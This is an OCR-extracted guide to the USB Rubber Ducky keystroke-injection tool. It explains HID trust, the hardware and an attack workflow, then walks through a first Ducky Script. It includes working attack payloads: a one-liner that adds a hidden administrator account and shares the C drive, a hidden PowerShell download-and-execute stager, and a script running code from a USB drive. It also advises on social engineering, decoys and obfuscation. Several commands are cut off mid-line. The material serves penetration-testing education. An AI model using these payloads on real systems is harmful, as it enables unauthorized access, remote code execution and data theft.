


The USB Rubber Ducky is a keystroke injection tool disguised as a generic flash drive. Computers recognize it as a regular keyboard and automatically accept its pre-programmed keystroke payloads at ov

Nearly every computing devices accepts human input from keyboards, hence the ubiquitous HID specification - or Human Interface Device. Keyboards announce themselves to computers as HID devices and are in turn automatically recognized and accepted.

The USB Rubber Ducky delivers powerful payloads in seconds by taking advantage of the target computers inherent trust all while deceiving humans by posing as an ordinary USB drive.

Getting Started

Keystroke Injection Attacks

Have you ever typed on a computer keyboard? I bet you have. Chances are you do this all the time. And your computer happily accepts your keystrokes and does your bidding. Why wouldn't it? After all, keystrokes are the commands of humans. And computers, being programmed by mankind, have been instructed to obey humans.

So, until the pending AI uprising, how is it that keystrokes can be an attack?

Simply put, computers inherently trust human input, in the form of keystrokes. Whether it's writing an email, chatting with colleagues, or scanning your hard drive for sensitive documents before surreptitiously copying them – keyboards are king.

Go ahead – try it yourself. If you're on a Windows PC, hold down the Windows key and press R, then type in "`tree`" (without the quotes) and hit enter. Don't worry - it's harmless. Really.

If you're on a Mac, hold down the ⌘ Command key and press Spacebar, then type in "`terminal`" (without the quotes) and hit enter. In the terminal, type in "`find .`" (again, without the quotes) and hit enter.

Now, what do we know about keystrokes? Two things immediately come to mind. 1) the keyboard, and 2) the human operator typing on said keyboard.

Keyboards

Keyboards come in a variety of shapes and sizes. From the clicky-clacky IBM Model M type to the ergonomic variety, they all share something in common today: HID, or the Human Interface Device specification. Ever since the USB interface took over as the defacto standard for computer peripherals in the late 90's, this HID specification has been the cornerstone of how all keyboards speak to computers.

5-Pin DIN connector for IBM PC AT Keyboard

Keyboards weren't always universal, however. From the late 80's, the IBM PC and compatible "clones" used a small round 6-pin mini-DIN known as PS/2 for their keyboard connectors. At the same time, Apple computers used a small round 4-pin mini-DIN connector known as the Apple Desktop Bus. Neither were compatible with each other.

Even further back a large round 5-pin "PC AT" design was in fashion, though it was frequently incompatible with the numerous desktop designs of the early personal computer era.

IBM Model M Keyboard

It was a far cry from the modern age where just about any USB keyboard can be plugged into any computer. Today we enjoy ubiquity among not just keyboards, but mice, joysticks and other peripherals because of the HID specification. If you spill coffee on your keyboard at the office, chances are you can simply snag a new one from the supply closet, plug it in and expect it to just work. It's not just computers either – smartphones accept the standard, although they typically require a USB adapter to plug in a keyboard.

Human Operators

Human operators also come in a variety of shapes and sizes. More pertinent to keystrokes however, they each have their own typing speed and style. Some hunt and peck at a paltry 20 to 30 Words per Minute (WPM), while other professionals may be in the 65 to 75 WPM range.

On the higher end of the spectrum a proficient typist can hit upwards of 120 WPM, while stenographers (trained court reporters) are expected to type at speeds from 180–225 WPM.

Accuracy is another determining factor of typing. To err is human, afterall. Were we all perfect, the backspace key would need not exist. A research paper from 2009 published by IEEE found that of typists performing about 85 WPM, if they had to correct for errors their rate would drop to 65 WPM. That's a fair amount of errors.

For the record this author types at a rate of 75 WPM with an accuracy of 98.5% – according to ratatype.com. Not bad, but not perfect either. It's the reason why sometimes in the command prompt I'll get the error message "bad command or file name", or or "No command 'ifcomfig' found, did you mean 'ifconfig'"

Trust

My typing errors speak to the heart of the man-machine relationship. The computer trusts me implicitly, even when I key in a mistake.

The computer, knowing that I probably mean to type "ifconfig" not "ifcomfig" gracefully tells me of my wrongdoing, while dutifully attempting to execute whatever command I throw at it. There's no room for gray area, it's just black or white. One or zero. Whatever I type, it'll do it – no matter what.

And therein lies the attack vector. This hard-coded trust.

What does this mean to the systems administrator?

Let's say you're working in IT, and you get a tech support request. The person is having trouble getting to a shared network resource – a mapped Windows network drive, containing purchase orders and invoices. For whatever reason it's no longer available.

Now, you could walk them through clicking the Start menu, then File Explorer before clicking Network and drilling down through all available servers then finding the right network share, right-clicking it, choosing Map Network Drive and clicking through the wizard. Phwew!

Instead you open up a command prompt and type in "`net use p: \accounting\invoices`". You're a pretty good typist, so in a minute you're done – which means more time for important stuff. Like browsing your favorite online forum while running "tree" to make it look like you're working.

What does this mean for the penetration tester?

Imagine your team is doing a penetration test for a client, and you get to do the physical assessment. For this engagement you're under the pretext of an IT contractor, and you've used a social engineering technique to enter the client's building. Now all you have to do is nab some documents – preferably some proprietary intellectual property – and leave.

Armed with just a flash drive you make the rounds of the office floors until you come across an unattended, unlocked computer. You notice its user has stepped into the kitchen for a cup of coffee. You plug in your flash drive. Of course drag and drop wouldn't be your best bet for exfiltrating all spreadsheets from the documents folder. There are dozens of folders and subfolders, it would take minutes. Minutes you don't have.

Instead you key into a command prompt "`xcopy documents*.xlsx d:`". A few moments later you're walking out with a few hundred megabytes of confidential spreadsheets.

What just happened?

In both instances the computer did exactly what it was told to do. In most cases, there are no barriers to the user doing this. Connecting to a shared drive or copying a file is exactly what modern operating systems are designed to do as easily and transparently as possible.

While the intent of the two professionals differ — the sysadmin and the pentester — the computer accepts the keystrokes, trusts the human and executes the commands dutifully.

As we can see, a few simple keystrokes can be very powerful. In both cases, typing out a short command was far quicker than the alternatives. Now, do you know what can type even faster than a human?

Automated Keystrokes

We've established that the two primary factors in keystrokes are 1) the keyboard and 2) the operator. The first is just a matter of speaking the HID protocol, and the second is not necessarily unique to humans.

This is where the USB Rubber Ducky comes in. It doesn't look to you and I like a keyboard, but to a computer it is one. One that's pre-programmed to deliver keystrokes at insane speeds. Hundreds of words per minute can be keyed out by the USB Rubber Ducky.

With over 9000 characters per minute being injected down the USB line, what is a computer to do? If you're thinking "exactly what's asked of it", you'd be right.

In both cases, our sysadmin and our pentester, the benefit of a pre-programmed keystroke delivery device is astounding. These two scenarios only describe very light tasks – mapping a network drive and copying some files. Just imagine the more complex objectives.

Consider this. It's possible to literally type an executable file – your everyday "exe" program – into a computer. A small program might be comprised of just a few hundred random characters. Even the most locked down computer, with no network access and flash drives prohibited, may be susceptible to malicious user input.

Chances are though, you'd be hard pressed to key in a full program comprised of hundreds of characters at one hundredth the speed of a USB Rubber Ducky, let alone reliably. Remember, it only takes one typo to invalidate the entire program.

With this in mind, every day sysadmin tasks from fixing printers and network shares become automated with a USB Rubber Ducky. And for the pentester, that means a plug-and-play means for installing backdoors, capturing credentials, performing network reconnaissance, exfiltrating documents and a whole lot more.

This book serves as the introduction to the USB Rubber Ducky, as well as the workflow and best practices for getting the most out of this keystroke injection attack platform.

The USB Rubber Duck

The USB Rubber Ducky is a keystroke injection tool designed for systems administration and penetration testing.

Housed inside a generic “thumb drive” case, the stealthy tool can be used in social engineering engagements to obtain remote access to systems, gather intelligence, exfiltrate data and more.

While it looks like a typical mass-storage flash drive, it’s actually a programmable keyboard. It’s recognized as a USB Human Interface Device (HID) by the target. Given the ubiquity of USB keyboards it has near universal support. Essentially, if the target device supports USB keyboards, it supports the USB Rubber Ducky.

The USB Rubber Ducky works by injecting keystrokes into the target device - be it a computer, tablet or

smartphone - at an extremely high rate beyond 1000 words per minute.


The keystrokes are programmed into the USB Rubber Ducky using an extremely simple scripting language called Ducky Script.

Ducky Scripts can be written in any text editor, and as you'll see they offer a nice balance of simplicity and power.

These simple Ducky Scripts are one of the most appealing aspects of the USB Rubber Ducky platform. With a low barrier to entry, anyone can craft a script to their needs.

IT Administration Origins

Did you know the first USB Rubber Ducky was invented by Hak5 founder Darren Kitchen while working as a sysadmin? Tired of typing the same commands to fix printers and network shares again and again, the device evolved out of laziness. He programmed a development board to emulate the typing for him - and thus the keystroke injection attack was born. Needing a case - a miniature bath time friend, the rubber ducky, was requisitioned.



The USB Rubber Ducky has been used in everything from massive social engineering exercises to provisioning fleets of corporate tablets and educational Chromebooks. If it can be done with a keyboard, it can be done with a USB Rubber Ducky.

Anatomy of the Duck

Before getting into deploying our first keystroke injection attacks, we should become familiar with the basics. The USB Rubber Ducky relies on 5 aspects of its design. Further in this chapter we'll explore its unique hardware attributes.

Payloads

Payloads describe to the USB Rubber Ducky what actions to take and come in many forms. Some provide means for exfiltrating data while others may create backdoors, inject binaries or initiate reverse shells on a target. Payloads are shared on forums and are simple to copy, paste and modify for your particular engagement.

Ducky Script

Ducky Script is the simple scripting language in which Payloads are written. Ducky scripts can be authored in any standard text editor, such as notepad on Windows, textedit on Mac, Vim, Emacs, Nano, Gedit or Kate on Linux. Ducky Script files must be standard ASCII and cannot contain unicode characters.

Duck Encoder

The USB Rubber Ducky doesn't read the Ducky Script text files natively, rather it expects a binary keystroke injection file. A Duck Encoder is a tool that converts these human readable Ducky Script payload into an Inject.bin file ready for deployment on the ducky. There are several open source, online and cross-platform Duck Encoders available.

inject.bin


inject.bin is the compiled version of the Ducky Script that must reside in the root directory of a Micro SD card inserted into the USB Rubber Ducky in order to be read and processed by the firmware. The inject.bin is created by the Duck Encoder.

Firmware

The firmware is the code running on the USB Rubber Ducky CPU which processes the inject.bin file, injecting keystrokes on the target device.

Hardware Overview

While the USB Rubber Ducky is disguised as an ordinary USB drive, under the hood it sports a formidable 60 MHz 32-bit AT32UC3B1256 CPU with 256K of onboard flash, a High Speed USB 2.0 interface, Micro SD card reader, micro push button, a multi-color LED indicator and a standard USB Type A connector.



Micro SD card reader

This reader supports FAT formatted cards up to 2 GB. The purpose of the interchangeable cards is to host the inject.bin payload files. These files are typically very small (usually only a few kilobytes) and thus many inexpensive Micro SD cards may be carried. Alternative firmware may also mount the Micro SD card as mass storage in addition to acting as a keyboard.

> ⚠ It is important to always safely eject the Micro SD card from the host computer to avoid damage.

Micro Push Button

This button is used to either replay a payload. To replay a payload after initial connection and attack execution on a target computer, simply press the button once and the payload will re-deliver.

Multi-color LED Indicator

The LED will flash green when the payload is being executed. That is to say when the USB Rubber Ducky is typing out the keystrokes encoded in the inject.bin file. The LED will light solid red if there is an error with the Micro SD. For instance if the inject.bin file has been encoded incorrectly, named incorrectly, not located on the root of the Micro SD card, or if the SD card has been damaged or corrupted or is not seated properly.

Standard USB Type A Connector

For best overall support the USB Rubber Ducky uses a standard male USB Type A connector. This may be converted to newer USB Type C, older PS/2, or even Android OTG with a variety of ordinary USB keyboard adapters.

Generic “Thumb Drive” Case

The plastic case included with the USB Rubber Ducky serves to aid in social engineering, as it looks very similar to the regular “thumb drives” found as giveaways at most conferences and events. In fact, this particular design of case is so popular, you may already have a compatible metal swivel piece silk-screened with a company logo in your desk drawer.

The case snaps together with the metal swivel piece clipping onto the rounded joints. Squeeze the metal piece together to create a tight connection. To open the case, remove the metal swivel piece, then using caution insert a knife, paperclip or similar into the hole at the back of the case and gently separate the two halves.

> ⓘ For those with 3D Printers, you may be interested in the USB Rubber Ducky case featuring a button from http://www.thingiverse.com/thing:194826 (Courtesy Thingiverse user ffleurey)

The Attack Workflow

Whether you’re auditing an ATM, esoteric cash register system, an electronic safe, specialized kiosk or an ordinary Windows PC - the workflow will be similar. Following these steps while developing your attack will help ensure a successful deployment.

Pre-engagement Interactions

As with any audit, pre-engagement interactions may help determine the hardware, software and network environment of the target. Asking detailed questions about the environment before the engagement begins will save time down the line.

Reconnaissance

Regardless of what information is provided in the pre-engagement interactions, it’s always good to double check with reconnaissance. Either in person or online, seek to determine the software and hardware being used by the organization before going in. Since the USB Rubber Ducky will only act as a simple pre-programmed keyboard, a payload written for one system may be useless when deployed against another. Utilize the best social engineering and open source intelligence gathering techniques to determine the state of the environment.

Target

Once you've performed your recon, you'll likely be able to pick out a key target. Perhaps it's an often unattended kiosk or workstation, a computer connected to a segmented part of the network, or a machine with high level access.

Research

With this target in mind, research the operating system of the machine, it's installed software and network access. If possible, obtain similar hardware or emulate the target in a virtual machine. For instance, if the target is a slow thin client running an old version of Windows as a domain member running specialized banking software, try to match the target as closely as possible with bare metal or virtual machines.

Write

Begin writing your payload by first manually typing into the target test machine, making careful notes of which keystroke combinations and delays succeed at accomplishing your objective. It is only after you can successfully reproduce your desired outcome manually that you should move on to writing the corresponding USB Rubber Ducky payload to automate the task.

Carefully mind any necessary delays in the ducky script, especially when interacting with GUI elements. The target computer's CPU speed will play an important role in determining how long to delay between input. If you know that your target is a high-end modern machine you may craft a quicker payload with less delays. On the other hand, if the target is an old and slow machine, you'll need to be much more conservative on your delays.

Remember, the USB Rubber Ducky does not receive interaction back from the computer, such as the active window. If for instance you script a payload to launch a command prompt and begin typing, be sure to delay long enough for the command prompt to appear before injecting your command prompt keystrokes.

Encode

Once your human-readable ducky script has been written, it's ready to be converted into a USB Rubber Ducky compatible inject.bin file. Using one of the many duck encoders, specify the ducky script text file as the input and the inject.bin file as your output. Copy this inject.bin file to the root of the Micro SD card.

Depending on your target's keyboard layout, you may need to specify a language file. This is because different regions use different keymaps. For instance, a computer with a United States layout will interpret SHIFT+3 as the octothorpe / hash / pound symbol (#). A computer with a United Kingdom layout will interpret the same keyboard combination as the symbol for Great Britain Pound / Pound Sterling (£).

Test

With the Micro SD card loaded with the newly created inject.bin file, it's time to test the payload. Insert the Micro SD card into the USB Rubber Ducky and connect it to the target test machine. Note where the payload succeeds and where it does not. You may need to write, encode and test several times in order to develop a stable, reliable payload. Using a virtual machine for the target test machine is very handy in this regard, as snapshots can be restored after each payload test. Moreover, virtual machines may be more easily customized in order to match the speed of the actual target.

Optimize

Once the payload has been successfully tested and provides the auditor with the desired outcome, it's time to begin optimization. This may be done to shave off a few seconds from the delivery, or to obfuscate the payload in some way. It's only after a payload has been successfully developed that optimization should be done, and similar to the initial development, testing should be done at every step to ensure reliable deployment.

If it's speed you're after in a payload, be careful not to tweak the delays too low. Just because you're able to reliably reproduce the attack against your target test machine, doesn't mean the real target will be as receptive - especially if background tasks are eating up CPU resources. Often it's the reduction of keystrokes and steps necessary to achieve the goal that's most effective in optimizing a payload, such as reducing it to a single line of powershell or similar.

Deploy

With the payload written, tested and optimized, you're finally ready to deploy it against the target. This is where strategies can vary wildly. One scenario may be to social engineer the target machines operator into plugging the USB Rubber Ducky in for you. Another may be to obtain unobserved physical access to the target with a partner or other distraction. Get creative!

As with most things in computing, two is one - one is none. Have a backup. It would be a shame to spend valuable resources gaining access to a secure facility only to have the initial payload fail. Having a less optimized, yet more reliable payload ready to go on another USB Rubber Ducky can make all the difference on an engagement.

Finally, consider a decoy, either as part of your social engineering strategy or in case you get caught. For instance, if you're attempting to deploy an extremely quick one-line powershell reverse shell against a target Windows PC by pleading the user into printing a document from your USB drive for you - it may seem odd if there are no actual files on the "drive". Having a similar looking real USB flash drive loaded with a benign document will lower suspicion and make your story seem more legitimate.

Payload Principals

There are a few characteristics of a USB Rubber Ducky payload that should be understood in order to craft a successful attack. Regardless of any obfuscation or persistence techniques used, a payload can be defined by its speed, stages and resources.

Understanding these principles will help you to craft the most efficient payload for your task. Some of the most advanced attacks employ techniques to optimize for speed, even while utilizing multiple stages from numerous resources. Speed Speed should be mostly obvious. A fast, medium or slow payload depends on its complexity. With additional complexity comes slower, more conservative delivery in order to ensure reliability. That's not to say a fast payload can't complete a complex objective. Fast payloads simply require more finesse.

For example, if the objective is to inject and execute a visual basic script onto a typical Windows system, one could go about it a number of ways. The first may be to open notepad, type in the visual basic script content, save the file, close notepad, open the command prompt and execute the script. This requires navigating a number of graphical elements, from notepad and its save dialog to the command prompt. A faster and thus more robust method would be to only open one window - the command prompt - and use the esoteric "copy con" command to write the visual basic script file directly from the terminal. Doing so will be both faster, less complex and more reliable.

The ultimate in fast, reliable payloads may be the Run dialog one-liners. Without the need for further interaction after opening the ubiquitous dialog with the famed Windows+R keyboard combo, typing in a string of commands and pressing enter, these execute in just a couple of seconds.

```
1 REM A one-liner to add user "ts" (password "ts") to the admin group and share the C drive
2 DELAY 1000
3 GUI r DELAY 100
4 STRING powershell -Exec Bypass "saps cmd '/C net User ts ts /ADD&net LocalGroup Administrat
5 ENTER
6 DELAY 1000
7 ALT y
```

Stages

A USB Rubber Ducky payload may be inline or staged.

An inline payload, often called an a single or non-staged payload, is designed to carry out the desired task in one, self contained step. They do not rely on any external resource such as a netcat listener or meterpreter handler. The previous example is an inline payload to add an admin user and share with it the C drive.

A staged payload consists of a stager and one or more stages, typically hosted on external resources such as network or mass storage. The stager payload will typically set up a network or filesystem connection to the staged payload in order for it to be executed. Once the staged payload has been executed, the USB Rubber Ducky is often free to be disconnected from the target system. This may be desirable as a staged

payload may contain many complex instructions, executed without the need for the USB Rubber Ducky to be connected and typing.
The drawback to a staged payload may be visibility and reliability. Some organizations may have firewalls or intrusion detection systems configured to detect attacks, while others may have policies in place prohibiting certain network connections or even preventing the mounting of external storage.

```
REM An example staged payload.
REM This one-liner will download and execute a file hosted online.
DELAY 1000
GUI r
DELAY 200
STRING powershell -NoP -NonI -W Hidden -Exec Bypass “IEX (New-Object System.Net.WebClient)
ENTER
```

Resources

Payloads may require external resources, that is to say more than the typical behavior of the USB Rubber Ducky in HIDy mode acting only as a keyboard. Common resources include network, mass storage as well as "out of band" networking.

The previous example downloads and executes a binary file hosted on from an external network resource. External resources are beneficial, especially as hosts for staged payloads capable of carrying out complex tasks faster than inline payloads. The drawback to a payload requiring these external resources is that they may be either blocked or noticed by systems administrators.

A staged payload may be hosted on a local USB flash drive. In this case the mass storage may either be the USB Rubber Ducky itself, with specialized firmware, or an accompanying USB device.

```
REM An example staged payload.
REM Run staged payload from USB drive with volume label "dk"
DELAY 3000
GUI r
DELAY 100
STRING powershell -NoP -NonI -W Hidden -Exec Bypass “$uP = Get-WMIObject Win32_Volume | ? 
ENTER
```

The above payload looks for a USB drive with the label “DK” and executes the powershell file “`p.ps1`” from the root of the drive.

Writing your First Payload

Writing a successful payload is a process of continuously researching, writing, encoding, testing and optimizing. Oftentimes a payload involves re-writing the ducky script, encoding the inject.bin and deploying the payload on a test machine several times until the desired result is achieved. For this reason it's important to become familiar with the payload development process and encoding tools.

Defining our Objective

In this example, we'll assume that steps 0-2 (pre-engagement interactions, reconnaissance and targeting) have resulted in an objective of: Type the historic "Hello World" words into the Windows notepad program. How devious!

Research

If our payload is to type "Hello World" into Windows notepad, we must first figure out the best way to open that program using just the keyboard. On Windows there are a variety of ways to open notepad. On modern versions one may press the GUI or Windows key and begin typing "notepad" and pressing enter.

While this may suffice, our objective hasn't specified the version we're targeting - so we'll want to use a technique with the widest possible support. Older versions of Windows don't include the ability to search programs from the start menu just by typing. All versions since Windows 95 however include the keyboard combination Win+R. This powerful shortcut opens the Windows Run dialog, which states "Type the name of a program, folder, document or Internet resource, and Windows will open it for you."

Since notepad.exe resides in c:\windows by default, we could simply type "c:\windows\notepad.exe" then press enter and the notepad application would open. On most machines it only takes a brief moment for the small program to open, and when it does it will be the active window. Keep this in mind, because we will always be typing into the active window, and anytime we change a GUI element we must wait for the computer to respond. It may seem like notepad opens instantly to us humans, but to a computerized keyboard that types over 9000 characters per minute, that millisecond counts.

Finally, with the notepad application open we should be able to simply type the words "Hello World".

From our target test machine, be it a Windows Virtual Machine or bare metal, test this theory by manually entering in what we'll later instruct the USB Rubber Ducky payload to type. Does it work? Great! Let's move on to writing the Ducky Script.

Write

Since Ducky Script can be written in any standard ASCII text editor, open your favorite - be it gedit, nano, vi, emacs, or even notepad (how ironic in this case?). Don't worry - I won't judge you for using vim.

We'll begin our payload with a remark, a comment stating what the payload does, it's intended target and the author. This won't be processed by our duck encoder later on, but it will be helpful if we ever share this payload with the community.

```
REM Type Hello World into Windows notepad.
REM Target: Windows 95 and beyond.
REM Author: Darren
```

Our next line should delay for at least one full second. The purpose of this delay is to allow the target computer to enumerate the USB Rubber Ducky as a keyboard and load the generic HID keyboard drivers. On much older machines, consider a slightly longer delay. In my experience no more than three seconds are necessary. This delay is important since the USB Rubber Ducky has the capability of injecting keystrokes as soon as it receives power from the bus, and while USB is capable of receiving the keystroke frames, the operating system may not be ready to process them. Try plugging in a USB keyboard into any computer while jamming on the keys and you'll notice a moment is necessary before any interaction begins.

```
DELAY 1000
```

Next we'll issue our favorite keyboard combination, Windows key + R to bring up the Run dialog.

```
GUI r
```

Typically the Run dialog appears near instantly to us humans, however to a USB Rubber Ducky with a clock speed of 60,000 cycles per second, that instant is an eternity. For this reason we'll need to issue a short delay - perhaps just one tenth of a second.

```
DELAY 100
```

Now with the Run dialog as the active window we're ready to type our notepad command.

```
STRING c:\windows\notepad.exe
```

